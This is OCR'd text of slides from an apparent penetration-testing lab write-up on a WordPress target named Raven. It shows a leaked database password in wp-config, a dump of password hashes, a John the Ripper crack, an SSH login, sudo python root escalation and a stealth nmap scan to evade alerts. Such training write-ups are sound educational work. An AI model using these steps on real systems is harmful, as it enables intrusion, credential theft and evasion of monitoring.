
```
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
```

- Then with an open ssh port we were able to access a user shell with Michael’s account
- Discovered the  password for the SQL Database


# Unsalted Password Hashes

## Summary:

- From the SQL database navigating to users directory was easy which contained unsalted password hashes
- With John the Ripper cracked Steven’s hash and retrieved his password
- This gave us escalated privileges on the WP server



```
root@Kali:~/Desktop# john Steven.txt
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 512/512 AVX512BW 16×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
pink84           (?)
1g 0:00:03:47 DONE 3/3 (2022-06-04 11:46) 0.004401g/s 16280p/s 16280c/s 16280C/s poslus..pingar
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
Session completed
root@Kali:~/Desktop# ssh steven@192.168.1.110
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun 24 04:02:16 2020
$ 
```




```
    → ;
ERROR 1146 (42S02): Table 'wordpress.wb_users' doesn't exist
mysql> SELECT * FROM wp_users;
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------
+---------------------+-------------+---------------+
| ID | user_login | user_pass                          | user_nicename | user_email        | user_url | user_registered
| user_activation_key | user_status | display_name  |
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------
+---------------------+-------------+---------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | michael@raven.org |          | 2018-08-12 22:49:12
|                     |           0 | michael       |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | steven@raven.org  |          | 2018-08-12 23:31:16
|                     |           0 | Steven Seagull |
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------
+---------------------+-------------+---------------+
2 rows in set (0.00 sec)

mysql> 
```


# Misconfigured User Privileges (Escalation)

Summarize the following:

- With Steven's account we had privileges to run python scripts as root.
- running the command sudo -l allows us to see what paths to run with the subsequent command
- sudo python -c 'import pty;pty.spawn("/bin/bash")'
- Gives us access to root



```
User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/home/steven# 
```



```
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
```

## Avoiding Detection

## Stealth Exploitation of Port Scanning


**Monitoring Overview**

- ➢ Which alerts detect this exploit?
  - WHEN sum() OF http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute
- ➢ Which metrics do they measure?
  - http.request.bytes
- ➢ Which thresholds do they fire at?
  - 3500 kb for the last 1 minute.
- ➢ **Mitigating Detection**
- ➢ How can you execute the same exploit without triggering the alert?
  - nmap -sC -sV -sS 192.168.1.110
- ➢ Are there alternative exploits that may perform better?
  - nmap -sS (stealth scan) is the best way to scan ports without being detected. Other option include netcat and masscan.

# Stealth Exploitation of Port Scanning

## Mitigating Detection

- If possible, include a screenshot of your stealth technique.



```
root@Kali:~/Desktop# nmap -sC -sV -sS 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2022-06-06 20:16 PDT
Nmap scan report for 192.168.1.110
Host is up (0.0010s latency).
Not shown: 995 closed ports
